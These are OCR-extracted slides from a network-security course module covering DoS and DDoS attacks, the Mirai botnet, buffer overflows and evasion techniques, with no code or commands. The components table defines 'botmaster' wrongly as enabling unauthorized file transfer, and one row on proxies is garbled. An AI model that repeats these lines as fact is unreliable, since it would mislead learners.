
- Techniques used in Denial-of-Service attacks (overwhelming quantity of traffic, maliciously formatted packets)
- Techniques used in Distributed Denial-of-Service attacks (zombies)

DoS and DDoS Attacks (Contd.)

DoS Attack: Click Play in the figure to view the animation of a DoS attack.


This website is very slow today!
Help, I can't accomplish any work!
Internet
ping
I'll send so many pings that the server can't respond to anyone else.
Web Server
www.XYZcorp.com
Threat Actor

DDoS Attack: Click Play in the figure to view the animations of a DDoS attack.



Network Attacks - Denial of Service, Buffer Overflows, and Evasion


DoS and DDoS Attacks

- A Denial of Service (DoS) attack creates some sort of interruption in network services to users, devices, or applications. The two types of DoS attacks are as follows:
- **Overwhelming Quantity of Traffic** - The threat actor sends an enormous quantity of data at a rate that the network, host, or application cannot handle.
- **Maliciously Formatted Packets** - The threat actor sends a maliciously formatted packet to a host or application and the receiver is unable to handle it.

Components of DDoS Attacks

The following terms are used to describe the components of a DDoS:

Component	Description
zombies	A group of compromised hosts. These hosts run malicious code.
bots	Bots are malware that is designed to infect a host and communicate with a handler system.
botnet	A group of zombies that have been infected using self-propagating malware and are controlled by handlers.
handlers	A master command-and-control (CnC or C2) server controlling groups of zombies.
botmaster	Enables unauthorized file transfer services on end devices.



Attacker uses many intermediate hosts, called zombies, to launch the attack.

Video Demonstration – Mirai Botnet

- Mirai is a malware that targeted IoT devices configured with default login information.
- The botnet was used as part of a Distributed Denial of Service (DDoS) attack.

After gaining successful access, Mirai targeted **the Linux-based BusyBox utilities** that run on these devices. These utilities were used to **turn the devices into bots that could be remotely controlled as part of a botnet**. The botnet was then used as part of a distributed denial of service (DDoS) attack. In September 2016, a Mirai botnet of over 152,000 CCTVs and digital video recorders (DVRs) was responsible for the largest DDoS attack known until that time. With peak traffic of over 1 Tb/s, it took down the hosting services of a France-based web hosting company.


In October 2016 the services of Dyn, a domain name service (DNS) provider, were attacked, causing internet outages for millions of users in the United States and Europe.

Play the video to view a demonstration of how a botnet-based DDoS attack makes services unavailable.

Note: In December 2017, three American threat actors pleaded guilty to conspiring to “conduct DDoS attacks against websites and web hosting companies located in the United States and abroad.” The three felons face up to 10 years in prison and $250,000 in fines.

Video Demonstration – Mirai Botnet (Contd.)

Play the video to view a demonstration of how a botnet-based DDoS attack makes services unavailable.




Video – Mirai Botnet Attack

This video will demonstrate a DDoS attack using Mirai Botnet.

Buffer Overflow Attack

- The threat actor uses the buffer overflow DoS attack to find a system **memory-related flaw** on a server and exploit it.
- For instance, a remote denial of service attack vulnerability was discovered in Microsoft Windows 10, where the threat actor created malicious code to access out-of-scope memory. (https://blog.talosintelligence.com/2016/11/vulnerability-spotlight-windows-10.html)
- Another example is **ping of death**, where a threat actor sends a ping of death, which is an echo request in an IP packet that is larger than the maximum packet size. (legacy attack) The receiving host cannot handle a packet size and it would crash.
- **Note:** It is estimated that one third of malicious attacks are the result of buffer overflows.



Evasion Methods

The evasion methods used by threat actors include:

Evasion Method	Description
Encryption and tunneling	This evasion technique uses tunneling to hide, or encryption to scramble, malware files. This makes it difficult for many security detection techniques to detect and identify the malware. Tunneling can mean hiding stolen data inside of legitimate packets.
Resource exhaustion	This evasion technique makes the target host too busy to properly use security detection techniques.
Traffic fragmentation	This evasion technique splits a malicious payload into smaller packets to bypass network security detection. After the fragmented packets bypass the security detection system, the malware is reassembled and may begin sending sensitive data out of the network.

Evasion Methods (Contd.)

Evasion Method	Description
Protocol-level misinterpretation	This evasion technique occurs when network defenses do not properly handle features of a PDU like a checksum or TTL value. This can trick a firewall into ignoring packets that it should check.
Traffic substitution	In this evasion technique, the threat actor attempts to trick an IPS by obfuscating the data in the payload. This is done by encoding it in a different format. For example, the threat actor could use encoded traffic in Unicode instead of ASCII. The IPS does not recognize the true meaning of the data, but the target end system can read the data.
Traffic insertion	Similar to traffic substitution, but the threat actor inserts extra bytes of data in a malicious sequence of data. The IPS rules miss the malicious data, accepting the full sequence of data.

Evasion Methods (Contd.)

Evasion Method	Description
Pivoting	This technique assumes the threat actor has compromised an inside host and wants to expand their access further into the compromised network. An example is a threat actor who has gained access to the administrator password on a compromised host and is attempting to login to another host using the same credentials.
Rootkits	A rootkit is a complex attacker tool used by experienced threat actors. It integrates with the lowest levels of the operating system. When a program attempts to list files, processes, or network connections, the rootkit presents a sanitized version of the output, eliminating any incriminating output. The goal of the rootkit is to completely hide the activities of the attacker on the local system.
Proxies	Network traffic can be redirected through intermediate systems in order to hide the ultimate destination for stolen data. In this way, known command-and-control not be blocked by an enterprise because the proxy destination appears benign. Additionally, if data is being stolen, the destination for the stolen data can be distributed among many proxies, thus not drawing attention to the fact that a single unknown destination is serving as the destination for large amounts of network traffic.

14.4 Common Threats and Attacks Summary

Common Threats and Attacks Summary

What Did I Learn in this Module?

- Malware is short for malicious software or malicious code.
- Most viruses are spread through USB memory drives, CDs, DVDs, network shares, and email.
- Trojans are found in online games.
- Three common types of malware are virus, worm, and Trojan horse.
- Threat actors can also attack the network from outside.
- The three major categories are reconnaissance, access, and DoS attacks.
- Recon attacks precede access or DoS attacks.
- Access attacks exploit known vulnerabilities in authentication services, FTP services, and web services.
- DoS attacks create some sort of interruption of network services to users, devices, or applications.

What Did I Learn in this Module? (Contd.)

- DDoS attacks are similar in intent to DoS attacks, except that the DDoS attack increases in magnitude because it originates from multiple, coordinated sources.
- Mirai is a malware that targets IoT devices configured with default login information.
- The goal of a threat actor when using a buffer overflow DoS attack is to find a system memory-related flaw on a server and exploit it.